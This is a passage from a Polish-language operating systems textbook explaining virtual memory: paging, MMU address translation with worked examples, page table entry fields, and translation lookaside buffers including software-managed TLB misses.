zakres adresów. Strony te są mapowane na pamięć fizyczną, ale nie wszystkie strony muszą znajdować się w pamięci fizycznej, aby można było uruchomić program. Kiedy program odwoła się do części przestrzeni adresowej znajdującej się w pamięci fizycznej, sprzęt wykonuje konieczne mapowanie „w locie”. Kiedy program odwołuje się do części przestrzeni adresowej, która znajduje się poza pamięcią fizyczną, powiadomiany jest system operacyjny — jego zadaniem jest pobranie brakujących informacji i ponowne uruchomienie nieudanej instrukcji.

Pamięć wirtualna w pewnym sensie jest uogólnieniem idei rejestrów bazowego i limitu. W procesorze 8088 są osobne rejestyry bazowe dla tekstu programu i danych (ale nie ma rejestrów limitu). W przypadku systemu z pamięcią wirtualną, zamiast stosowania oddzielnej relokacji dla segmentów tekstu i danych, całą przestrzeń adresową można zmapować do pamięci fizycznej w stosunkowo niewielkich jednostkach. Sposób implementacji pamięci wirtualnej pokażemy poniżej.

Pamięć wirtualna sprawdza się równie dobrze w systemie wieloprogramowym, gdzie w pamięci jednocześnie występują fragmenty wielu programów. W czasie kiedy program oczekuje na wczytanie części swojego kodu do pamięci, procesor można przydzielić innemu procesowi.


3.3.1. Stronicowanie

Większość systemów pamięci wirtualnej wykorzystuje technikę zwaną *stronicowaniem*, którą za chwilę opiszemy. W dowolnym komputerze program odwołuje się do zbioru adresów pamięci. Kiedy program wykonuje instrukcję postaci:

```
MOV REG,1000
```


robi to po to, aby skopiować zawartość adresu pamięci 1000 do rejestru REG (lub odwrotnie, w zależności od komputera). Adresy mogą być generowane z wykorzystaniem indeksów, rejestrów bazowych, rejestrów segmentowych i innych.

Adresy generowane przez programy są nazywane *adresami wirtualnymi* i tworzą *wirtualną przestrzeń adresową*. W komputerach bez pamięci wirtualnej adresy wirtualne są umieszczane bezpośrednio na magistrali pamięci, co powoduje odczyt lub zapis słowa pamięci fizycznej o tym samym adresie. W przypadku zastosowania pamięci wirtualnej adresy wirtualne nie są przesyłane bezpośrednio na magistralę pamięci. Zamiast tego są one przesyłane do jednostki zarządzania pamięcią *MMU (Memory Management Unit)*, która odwzorowuje adresy wirtualne na adresy pamięci fizycznej, tak jak pokazano na rysunku 3.8.



Rysunek 3.8. Umiejscowienie i funkcja jednostki MMU; na tym rysunku jednostkę MMU pokazano jako część układu procesora, ponieważ obecnie tak często się ją realizuje (logicznie mógłby to jednak być osobny układ i tak było w przeszłości)

Bardzo prosty przykład tego, w jaki sposób działa to odwzorowanie, pokazano na rysunku 3.9. W tym przykładzie mamy komputer, który generuje adresy 16-bitowe — od 0 do 64 kB. Są to adresy wirtualne. Ten komputer ma jednak tylko 32 kB pamięci fizycznej. A zatem chociaż można napisać program o objętości 64 kB, nie można go w całości załadować do pamięci i uruchomić. Pełna kopia obrazu pamięci programu, o rozmiarze do 64 kB, musi jednak być zapisana na dysku, zatem można ładować fragmenty zgodnie z potrzebami.



Rysunek 3.9. Relację pomiędzy adresami wirtualnymi a adresami pamięci fizycznej zilustrowano w postaci tablicy stron; każda strona zaczyna się pod adresem będącym wielokrotnością 4096 i kończy się pod adresem o 4095 wyższym; zatem 4 kB – 8 kB w rzeczywistości oznacza adresy 4096 – 8191, natomiast 8 kB – 12 kB oznacza adresy 8192 – 12 287

Wirtualna przestrzeń adresowa jest podzielona na jednostki o stałym rozmiarze nazywane *stronami*. Odpowiadające im jednostki w pamięci fizycznej są nazywane *ramkami stron*. Strony i ramki stron, ogólnie rzecz biorąc, mają takie same rozmiary. W tym przykładzie mają po 4 kB, ale w rzeczywistych systemach stosuje się rozmiary stron od 512 bajtów do 64 kB. Przy 64 kB wirtualnej przestrzeni adresowej i 32 kB pamięci fizycznej mamy 16 wirtualnych stron i 8 ramek stron. Transfery pomiędzy pamięcią RAM a dyskiem są wykonywane zawsze w całych stronach. Wiele procesorów obsługuje różne rozmiary stron. Można je ze sobą łączyć i dopasowywać zgodnie z potrzebami systemu operacyjnego. I tak w architekturze x86-64 stosuje się strony o rozmiarach 4 kB, 2 MB i 1 GB. Dzięki temu można korzystać z 4-kilobajtowych stron dla aplikacji użytkownika oraz pojedynczej 1-gigabajtowej strony dla jądra. W dalszej części tej książki przekonamy się, dlaczego czasem lepiej wykorzystać jedną dużą stronę zamiast wielu małych.

Notacja wykorzystana na rysunku 3.9 jest następująca: zakres oznaczony 0kB – 4kB oznacza, że wirtualne lub fizyczne adresy na tej stronie mieszczą się w przedziale od 0 do 4095. Zakres 4 kB – 8 kB odnosi się do adresów 4096 – 8191 itd. Każda strona zawiera dokładnie 4096 adresów rozpoczynających się od adresu będącego wielokrotnością 4096 i kończących się pod adresem o jeden niższym od kolejnej wielokrotności adresu 4096.

Kiedy program próbuje uzyskać dostęp do adresu 0, np. za pomocą instrukcji:

```
MOV REG,0
```

to do jednostki MMU przesyłany jest wirtualny adres 0. Jednostka MMU sprawdza, czy ten adres wirtualny wypada na stronie 0 (0 – 4095), co zgodnie z mapą odpowiada ramce nr 2 (8192 – 12287). W związku z tym przekształca ten adres na 8192 i wysyła na magistralę adres 8192. Pamięć nie wie nic o istnieniu jednostki MMU i widzi jedynie żądanie odczytu adresu 8192, który honoryuje. Tak więc jednostka MMU odwzorowuje wszystkie adresy z zakresu 0 – 4095 na adresy fizyczne 8192 – 12287.

Podobnie instrukcja:

```
MOV REG,8192
```

zostanie przekształcona na instrukcję:

```
MOV REG,24576
```

ponieważ adres wirtualny 8192 (na wirtualnej stronie 2) zostanie zmapowany na adres 24576 (w fizycznej ramce strony nr 6). I trzeci przykład — adres wirtualny 20500 wypada 20 bajtów od początku wirtualnej strony 5 (adresy wirtualne od 20480 do 24575) i jest odwzorowany na fizyczny adres $12288+20 = 12308$.

Sama zdolność mapowania 16 wirtualnych stron na dowolną z ośmiu ramek stron poprzez odpowiednie ustawienie mapy jednostki MMU nie rozwiązuje problemu polegającego na tym, że wirtualna przestrzeń adresowa jest większa od pamięci fizycznej. Ponieważ mamy tylko osiem fizycznych ramek stron, tylko osiem wirtualnych stron z rysunku 3.9 będzie odwzorowanych na pamięć fizyczną. Pozostałe, oznaczone na rysunku krzyżykiem, nie zostaną odwzorowane. To, które strony są fizycznie obecne w pamięci, kontroluje sprzętowy bit **Obecna/nieobecna**.


Co się dzieje, kiedy program odwołuje się do nieodwzorowanych adresów, np. za pomocą instrukcji:

```
MOV REG,32780
```

Adres ten oznacza 12. bajt wewnętrz wirtualnej strony 8 (począwszy od adresu 32768). Jednostka MMU zauważa, że strona nie jest odwzorowana (na rysunku jest oznaczona krzyżykiem), i spowoduje, że procesor wykona rozkaz pułapki do systemu operacyjnego. Ta pułapka nosi nazwę **brak strony** (ang. *page fault*). System operacyjny wybiera mało używaną ramkę strony i zapisuje jej zawartość na dysk (jeśli nie została zapisana tam wcześniej). Następnie pobiera stronę, do której przed chwilą program się odwoływał, na miejsce strony przed chwilą zwolnionej, modyfikuje mapę i wznowia przerwaną instrukcję.

Jeśli np. system operacyjny zdecydowałby się na wyeksmitowanie strony 1, mógłby załądować wirtualną stronę 8 pod fizyczny adres 8192 i wprowadzić dwie zmiany w mapie MMU. Najpierw oznaczyłby pozycję wirtualnej strony 1 jako nieodwzorowaną. Dzięki temu wszystkie przyszłe odwołania do adresów wirtualnych 4096 – 8191 byłyby przechwytywane przez system operacyjny. Następnie zastąpiłby krzyżek na pozycji wirtualnej strony 8 wartością 1. Dzięki temu po wznowieniu przechwyconej instrukcji wirtualny adres 32780 zostałby odwzorowany na adres fizyczny 4108 (4096 + 12).

Spróbujmy teraz zajrzeć do wnętrza jednostki MMU, aby zobaczyć, jak działa i dlaczego wybraliśmy rozmiar strony będący potęgą liczby 2. Na rysunku 3.10 możemy zobaczyć przykład wirtualnego adresu 8196 (dwójkowo 001000000000100), który odwzorowano za pomocą mapy MMU z rysunku 3.9. Wchodzący 16-bitowy adres wirtualny jest dzielony na 4-bitowy



Rysunek 3.10. Wewnętrzne działanie jednostki MMU przy 16 4-kilobajtowych stronach

numer strony i 12-bitowe przesunięcie. Przy czterech bitach numeru strony możemy zaadresować 16 stron, natomiast 12 bitów przesunięcia umożliwia zaadresowanie wszystkich 4096 bajtów na stronie.

Numer strony jest wykorzystywany jako indeks do *tabeli stron*, która zwraca numer ramki strony odpowiadającej tej stronie wirtualnej. Ustawienie bitu *Obecna/nieobecna* na 0 powoduje wykonanie rozkazu pułapki do systemu operacyjnego. Jeśli bit ma wartość 1, to numer ramki strony znaleziony w tabeli stron jest kopiowany do 3 górnych bitów rejestru wyjściowego. Natomiast 12-bitowe przesunięcie jest kopiowane z wchodzącego adresu wirtualnego w postaci niezmodyfikowanej. Razem tworzą one 15-bitowy adres fizyczny. Rejestr wyjściowy jest następnie umieszczany na magistrali pamięci jako adres pamięci fizycznej.

3.3.2. Tabele stron

W prostej implementacji odwzorowanie adresów wirtualnych na adresy fizyczne można podsumować w następujący sposób: adres wirtualny jest dzielony na numer strony wirtualnej (bity wyższego rzędu) oraz przesunięcie (bity niższego rzędu); np. w przypadku 16-bitowego adresu i stron o rozmiarze 4 kB góry 4 bity mogą określać jedną z 16 wirtualnych stron, natomiast pozostałe 12 bitów będzie wtedy określało przesunięcie w bajtach (0 do 4095) w obrębie wybranej strony. Możliwy jest jednak inny podział adresu: np. numer strony definiuje 3 bity lub 5 bitów. Inny podział implikuje inne rozmiary stron.

Numer wirtualnej strony jest wykorzystywany jako indeks do tabeli stron. Pozwala on znaleźć pozycję dotyczącą wybranej strony wirtualnej. Z tej pozycji w tabeli stron odczytywany jest

numer ramki strony. Jest on dodawany do adresu na pozycje bitów wyższego rzędu i zastępuje numer strony wirtualnej. Razem z przesunięciem tworzy adres fizyczny, który jest przesyłany do pamięci.


Tak więc celem tabeli stron jest odwzorowanie stron wirtualnych na ramki stron. Z matematycznego punktu widzenia tabela stron jest funkcją, w której numer wirtualnej strony stanowi argument, a numer strony fizycznej — wynik. Dzięki wykorzystaniu wyniku tej funkcji można zastąpić pole numeru strony w adresie wirtualnym polem ramki strony i w ten sposób utworzyć adres w pamięci fizycznej.

W tym rozdziale zajmujemy się tylko pamięcią wirtualną, a nie pełną virtualizacją.

Inaczej mówiąc: jeszcze nie interesują nas maszyny wirtualne. W rozdziale 7. pokażemy, że każda maszyna wirtualna wymaga własnej pamięci wirtualnej. W rezultacie organizacja tablicy stron staje się znacznie bardziej skomplikowana — obejmuje tablice stron-cienie, tabele zagnieżdżone itp. Nawet bez tych tajemniczych konfiguracji, jak się wkrótce przekonamy, zagadnienia stronicowania i pamięci wirtualnej są dość złożone.

Struktura wpisu w tablicy stron

Przejdzmy teraz od struktury tabel stron jako całości do szczegółów pojedynczej pozycji w tabeli stron. Dokładny układ tej pozycji w dużym stopniu zależy od wybranego typu komputera, ale rodzaj informacji jest mniej więcej taki sam dla wszystkich maszyn. Przykład pozycji w tabeli stron pokazano na rysunku 3.11.



Rysunek 3.11. Typowa pozycja w tablicy stron

Rozmiar może się różnić dla różnych komputerów, ale 32 bity to często spotykany rozmiar. Najważniejszym polem jest *Numer ramki strony*. Celem tworzenia odwzorowania pomiędzy stronami jest uzyskanie tej wartości. Obok niego znajduje się bit *Obecna/nieobecna*. Jeśli ten bit ma wartość 1, pozycja w tabeli jest ważna i można ją wykorzystać. Jeśli ma wartość 0, to strona wirtualna, której dotyczy ta pozycja w tabeli, obecnie znajduje się poza pamięcią. Próba dostępu do pozycji w tabeli stron w przypadku ustawienia tego bitu na 0 powoduje błąd braku strony.

Bit y Zabezpieczenia informują o tym, jakiego rodzaju dostęp jest dozwolony. W najprostszej formie pole to zawiera 1 bit — wartość 0 pozwala na dostęp do odczytu i zapisu, natomiast wartość 1 na dostęp tylko do odczytu. W bardziej zaawansowanej konfiguracji pole to składa się z 3 bitów — po jednym dla dostępu do czytania, pisania i uruchamiania strony.

Pola *Zmodyfikowano* i *W użyciu* służą do zarządzania wykorzystaniem strony. Kiedy strona jest zapisywana, sprzęt automatycznie ustawia bit *Zmodyfikowano*. Ten bit ma sens wtedy, gdy system operacyjny zdecyduje się na odzyskanie ramki strony. Jeśli strona była modyfikowana (tzn. jest „zabrudzona”), musi być ponownie zapisana na dysk. Jeśli nie była modyfikowana (tzn. jest „czysta”), może być porzucona, ponieważ na dysku znajduje się prawidłowa kopia. Ten bit jest czasami nazywany *bitem zabrudzenia*, ponieważ odzwierciedla stan strony.

Bit *W użyciu* jest ustawiany zawsze wtedy, gdy strona jest używana — następuje z niej odczyt albo jest zapisywana. Wartość bitu pomaga w podjęciu decyzji o tym, którą stronę wyeksplodować na dysk w przypadku wystąpienia błędu braku strony. Strony, które nie są używane, okazują się lepszymi kandydatami od tych, które są używane. Bit *W użyciu* pełni ważną rolę w kilku algorytmach wymiany stron, które omówimy w dalszej części tego rozdziału.

Ostatni z bitów — *Buforowanie wyłączone* — pozwala na wyłączenie buforowania strony. Właściwość ta ma znaczenie dla stron odwzorowywanych na rejesty urządzzeń, a nie na pamięć. Jeśli system operacyjny działa w pętli, oczekując na to, aż jakieś urządzenie wejścia-wyjścia odpowie na polecenie, ważne jest, aby sprzęt pobierał kolejne słowa z urządzenia, a nie używał starej kopii umieszczonej w buforze. Dzięki temu bitowi można wyłączyć buforowanie. Maszyny, które posiadają oddzielną przestrzeń wejścia-wyjścia i nie korzystają z wejścia-wyjścia odwzorowanego w pamięci, nie potrzebują tego bitu.

Zwrócić uwagę, że adres dyskowy użyty do przechowywania strony w czasie, gdy nie jest ona w pamięci, nie jest częścią tabeli stron. Powód okazuje się prosty. W tabeli stron są tylko te informacje, których sprzęt potrzebuje do przekształcenia adresu wirtualnego na fizyczny. Informacje, których system operacyjny potrzebuje do obsługi błędów braku stron, są przechowywane w tabelach programowych, wewnętrz systemu operacyjnego. Sprzęt ich nie potrzebuje.

Zanim wejdziemy w dalsze szczegóły implementacyjne, warto jeszcze raz podkreślić, że podstawowym zadaniem wykonywanym przez pamięć wirtualną jest tworzenie nowej abstrakcji — przestrzeni adresowej — to abstrakcja pamięci fizycznej, podobnie jak proces będąca abstrakcją fizycznego procesora (CPU). Pamięć wirtualną można zaimplementować poprzez podzielenie przestrzeni adresów wirtualnych na strony i odwzorowanie każdej strony na ramkę pamięci fizycznej (lub czasowe pozostawienie strony bez odwzorowania). Tak więc niniejszy rozdział dotyczy głównie abstrakcji utworzonej przez system operacyjny oraz sposobu zarządzania tą abstrakcją.

3.3.3. Przyspieszenie stronicowania

Przed chwilą zaprezentowaliśmy podstawowe informacje dotyczące pamięci wirtualnej i stronicowania. Nadszedł czas, by bardziej szczegółowo omówić możliwe implementacje. W każdym systemie stronicowania należy rozwiązać dwa problemy:

1. Odwzorowanie adresów wirtualnych na adresy fizyczne musi być szybkie.
2. Jeśli wirtualna przestrzeń adresowa jest duża, tabela stron również będzie duża.

Pierwszy punkt jest konsekwencją tego, że odwzorowanie adresów wirtualnych na fizyczne musi być wykonane przy każdym odwołaniu do pamięci. Wszystkie instrukcje muszą ostatecznie pochodzić z pamięci, a wiele z nich również odwołuje się do operandów w pamięci. W konsekwencji konieczne jest stworzenie jednego odwołania, dwóch lub czasami większej liczby odwołań do tabeli stron na jedną instrukcję. Jeśli wykonanie instrukcji zajmuje, powiedzmy, 1 ns, operacja wyszukiwania informacji w tabeli stron musi być wykonana w czasie poniżej 0,2 ns. Dzięki temu odwzorowania nie staną się jednym z głównych wąskich gardel.

Drugi punkt wynika z tego, że wszystkie nowoczesne komputery wykorzystują adresy wirtualne o rozmiarze 32 bitów, a coraz częściej spotyka się adresy 64-bitowe. Przy stronach o rozmiarze, powiedzmy, 4 kB 32-bitowa przestrzeń adresowa pozwala na zaadresowanie miliona stron, a 64-bitowa gwarantuje zaadresowanie więcej stron, niż potrafimy sobie wyobrazić. Przy milionie stron w przestrzeni adresów wirtualnych tabela stron musi zawierać milion pozycji.

Należy przy tym pamiętać, że każdy proces wymaga własnej tabeli stron (ponieważ posiada własną wirtualną przestrzeń adresową).

Potrzeba rozbudowanego i szybkiego mechanizmu odwzorowywania stron jest znaczącym ograniczeniem dla sposobu budowania komputerów. W najprostszym układzie (przynajmniej pojęciowo) występuje pojedyncza tabela stron zawierająca tablicę szybkich rejestrów sprzętowych, po jednej pozycji dla każdej strony wirtualnej, poindeksowanych za pomocą numeru strony wirtualnej, tak jak pokazano na rysunku 3.10. W momencie uruchomienia procesu system operacyjny ładuje rejesty tabelą stron procesu pobraną z kopii przechowywanej w pamięci głównej. W czasie wykonywania procesu dla tabeli stron nie są wymagane żadne inne odwołania do pamięci. Zaletami tej metody są jej prostota oraz brak konieczności odwoływanego się do pamięci podczas odwzorowywania. Wada to wysokie koszty obliczeniowe, w przypadku gdy tabela stron ma duże rozmiary. Najczęściej koszty te są po prostu zbyt duże, aby rozwiązanie było praktyczne. Inna wada to obniżenie wydajności spowodowane koniecznością załadowania pełnej tabeli stron przy każdym przełączeniu kontekstu.

Innym skrajnym rozwiązaniem jest przechowywanie tabeli stron całkowicie w pamięci głównej. Wszystko, czego potrzebuje sprzęt w tej sytuacji, to pojedynczy rejestr, który wskazuje na początek tabeli stron. Przy takim projekcie modyfikacja odwzorowania adresów wirtualnych na fizyczne przy przełączeniu kontekstu sprowadza się do załadowania pojedynczego rejestrów. Oczywiście ta metoda ma wadę — wymaga jednego odwołania lub większej liczby odwołań do pamięci w celu czytania pozycji w tabeli stron podczas uruchamiania każdej instrukcji. W związku z tym jest bardzo wolna.

Bufory TLB

Przyjrzyjmy się teraz powszechnie implementowanym mechanizmom przyspieszania stronnicowania oraz obsługi bardzo dużych przestrzeni adresów wirtualnych. Rozpoczniemy od tych pierwszych. Punktem wyjścia większości technik optymalizacji jest umieszczenie tabeli stron w pamięci. Takie rozwiązanie teoretycznie powinno znacznie poprawić wydajność. Dla przykładu rozważmy 1-bajtową instrukcję, która kopiuje jeden rejestr do innego. W przypadku braku stronnicowania ta instrukcja wykonuje tylko jedno odwołanie do pamięci — w celu pobrania instrukcji. W przypadku zastosowania stronnicowania dostęp do tabeli stron wymaga co najmniej jednego dodatkowego odwołania do pamięci. Ponieważ szybkość uruchamiania jest zwykle ograniczona tempem, w jakim procesor może pobierać instrukcje i dane z pamięci, konieczność wykonania dwóch odwołań do pamięci przy jednym odwołaniu do adresu obniża wydajność o połowę. W tych okolicznościach nikt nie korzystałby ze stronnicowania.

Projektanci komputerów wiedzą o tym problemie od lat i znaleźli jego rozwiązanie. Bazuje ono na obserwacji, zgodnie z którą większość programów zazwyczaj wykonuje wiele odwołań do małej liczby stron. Tak więc tylko niewielka część pozycji w tabeli stron jest czytana często — pozostałe prawie wcale nie są wykorzystywane.

Opracowane rozwiązanie polega na wyposażeniu komputerów w niewielkie urządzenie sprzętowe służące do odwzorowywania adresów wirtualnych na fizyczne bez konieczności sięgania do tabeli stron. Urządzenie to, nazywane *buforem TLB* (*Translation Lookaside Buffer*) lub czasami *pamięcią asocjacyjną*, zilustrowano w tabeli 3.1. Zwykle jest ono zlokalizowane wewnątrz jednostki MMU i składa się z niewielkiej liczby pozycji — w tym przypadku ośmiu — ale rzadko więcej niż 64. Każda pozycja zawiera informacje dotyczące jednej strony. Obejmują one numer strony wirtualnej, bit ustawiany w przypadku gdy strona jest modyfikowana, kod zabezpieczeń (uprawnienia czytania/pisania/uruchamiania) oraz fizyczną ramkę strony wskazującą na

Tabela 3.1. Bufor TLB do przyspieszenia stronicowania

Ważność	Strona wirtualna	Zmodyfikowano	Zabezpieczenia	Ramka strony
1	140	1	RW	31
1	20	0	RX	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	RX	50
1	21	0	RX	45
1	860	1	RW	14
1	861	1	RW	75

lokalizację strony w pamięci fizycznej. Pola te odpowiadają jeden do jednego polom w tabeli stron. Wyjątkiem jest numer strony wirtualnej, który nie jest potrzebny w tabeli stron. Kolejny bit wskazuje na to, czy pozycja jest ważna (tzn. jest w użyciu), czy nie.

Przykładem procesu, który mógłby wygenerować bufor TLB z tabeli 3.1, jest proces wykonywający się w pętli i obejmujący strony wirtualne 19, 20 i 21. W związku z tym pozycje bufora TLB zawierają kody zabezpieczeń dla odczytu i uruchamiania. Główne dane będące w bieżącym użytku (np. przetwarzana macierz) znajdują się na stronach 129 i 130. Na stronie 140 znajdują się indeksy wykorzystywane w obliczeniach macierzowych. Wreszcie — na stronach 860 i 861 jest stos.

Przyjrzyjmy się teraz sposobowi działania buforu TLB. Po przesłaniu adresu wirtualnego do jednostki MMU, aby dokonać translacji, sprzęt najpierw sprawdza, czy w buforze TLB znajduje się numer wirtualnej strony. W tym celu jednocześnie (tzn. współbieżnie) porównuje go ze wszystkimi pozycjami. Do tego celu potrzebuje specjalnego sprzętu, w który są wyposażone wszystkie jednostki MMU z TLB. Jeśli zostanie znaleziona pasująca pozycja, a dostęp do niej nie narusza reguł ustalonych przez bity zabezpieczeń, ramka strony jest pobierana bezpośrednio z bufora TLB, bez potrzeby odwoływanego się do tabeli stron. Jeśli numer strony wirtualnej znajduje się w buforze TLB, ale instrukcja próbuje zapisać stronę tylko do odczytu, generowany jest błąd chybionego odwołania.

Interesujący przypadek zachodzi w czasie, kiedy numeru wirtualnej strony nie ma w buforze TLB. Jednostka MMU wykrywa ten brak i wykonuje standardową operację wyszukiwania w tabeli. Następnie usuwa jedną z pozycji z bufora TLB i zastępuje go odczytaną przed chwilą pozycją z tabeli stron. W ten sposób, jeśli strona zostanie ponownie użyta w niedługim czasie, odwołanie do niej za drugim razem będzie trafione — strona będzie obecna w buforze TLB. Podczas gdy pozycja jest usuwana z bufora TLB, bit *Zmodyfikowano* zostaje skopiowany do tabeli stron w pamięci. Pozostałe wartości już się tam znajdują — z wyjątkiem bitu *W użyciu*. Kiedy bufor TLB jest ładowany z tabeli stron, wszystkie pola są pobierane z pamięci.

Programowe zarządzanie buforem TLB

Do tej pory zakładaliśmy, że każda maszyna wykorzystująca stronicowaną pamięć wirtualną używa tabel stron rozpoznawanych przez sprzęt oraz dodatkowo bufora TLB. W takiej konfiguracji zarządzanie buforem TLB i obsługa błędów chybionych odwołań do bufora TLB jest zadaniem wykonywanym w całości sprzętowo — przez jednostkę MMU. Rozkazy pułapek do systemu operacyjnego są wykonywane tylko wtedy, gdy strony nie ma w pamięci.

W przeszłości to założenie było prawdziwe. Obecnie jednak w wielu nowoczesnych maszynach RISC, włącznie z komputerami SPARC, MIPS i (obecnie już nierozwijanymi) HP PA, prawie wszystkie operacje zarządzania stronami są wykonywane programowo. W tych komputerach pozycje bufora TLB są jawnie ładowane przez system operacyjny. Kiedy wystąpi sytuacja braku pozycji w buforze TLB, jednostka MMU nie odwołuje się do tabel stron w celu znalezienia i pobrania potrzebnej strony, ale generuje błąd chybionego odwołania do bufora TLB i przekazuje problem do systemu operacyjnego. System musi znaleźć stronę, usunąć pozycję z bufora TLB, wprowadzić następną i wznowić instrukcję, której wykonanie się nie powiodło. Oczywiście wszystkie te operacje muszą być wykonane w kilku krokach, ponieważ sytuacje chybionych odwołań do bufora TLB zachodzą znacznie częściej od błędów braku strony.

Dość nieoczekiwanie — w przypadku gdy bufor TLB jest dość duży (np. zawiera 64 pozycje) — w celu zmniejszenia współczynnika chybień dość skuteczne okazuje się programowe zarządzanie buforem TLB. Główny zysk polega wówczas na znacznie prostszej jednostce MMU, która zwalnia znaczną ilość miejsca w układzie procesora na pamięci podręczne oraz inne mechanizmy poprawiające wydajność. Programowe zarządzanie buforami TLB zostało omówione w [Uhlig et al., 1994].

Opracowano różne strategie mające na celu poprawę wydajności maszyn, które programowo realizują zarządzanie buforem TLB. Jeden ze sposobów koncentruje się zarówno na redukcji chybionych odwołań do bufora TLB, jak i zmniejszeniu kosztów chybienia TLB, jeśli już ono wystąpi [Bala et al., 1994]. W celu zredukowania liczby chybionych odwołań do bufora TLB system operacyjny w pewnych sytuacjach może wykorzystać swoją intuicję: wyznaczyć strony, które z dużym prawdopodobieństwem będą użyte w następnej kolejności, i załadować pozycje, które im odpowiadają, do bufora TLB. Jeśli np. proces klienta wysyła komunikat do procesu serwera na tej samej maszynie, istnieje duże prawdopodobieństwo, że wkrótce będzie działał serwer. Wiedząc o tym, przy okazji przetwarzania rozkazu pulapki realizującego wysyłanie komunikatu, system może również sprawdzić, gdzie znajdują się strony kodu, danych i stosu serwera, i wykonać dla nich odwzorowanie, zanim spowodują one błędy chybionych odwołań do bufora TLB.

Standardowy sposób obsługi chybienia TLB, niezależnie od tego, czy sprzętowy, czy programowy, polega na odwołaniu się do tabeli stron i przeprowadzeniu operacji indeksowania w celu zlokalizowania wymaganej strony. Problem z programową realizacją tego wyszukiwania polega na tym, że strony zawierające tabelę stron mogą znajdować się poza buforem TLB. To może spowodować dodatkowe chybione odwołania do bufora TLB podczas przetwarzania. Takie chybienia można zredukować, wystarczy utrzymać w stałej lokalizacji — takiej, której strona zawsze jest obecna w buforze TLB — dużą (np. o rozmiarze 4 kB), programową pamięć podręczną pozycji TLB. Dzięki temu, że system operacyjny najpierw sprawdza programową pamięć podręczną, można znacznie zmniejszyć liczbę chybionych odwołań do bufora TLB.

W przypadku zastosowania programowego zarządzania buforami TLB kluczowe znaczenie ma zrozumienie różnicy pomiędzy dwoma rodzajami chybień. *Miękkie chybienie* występuje w przypadku, kiedy pozycji odpowiadającej żądanej stronie nie ma w buforze TLB, ale strona ta jest w pamięci. W takiej sytuacji trzeba jedynie zadbać o aktualizację bufora TLB. Nie są potrzebne dyskowe operacje wejścia-wyjścia. Zazwyczaj obsługa miękkiego chybienia zajmuje 10–20 rozkazów maszynowych i może być zrealizowana w ciągu kilku nanosekund. Dla odróżnienia *twarde chybienie* występuje, kiedy żądanej strony nie ma w pamięci (oczywiście w buforze TLB również nie ma zapisu na jej temat). Załadowanie strony wymaga dostępu do dysku — operacja ta, w zależności od sprzętu, zajmuje kilka milisekund. Obsługa twardego chybienia jest nawet milion razy dłuższa niż miękkiego. Wyszukiwanie mapowania w hierarchii tablicy określa się jako *spacer po tablicy stron* (ang. *page table walk*).

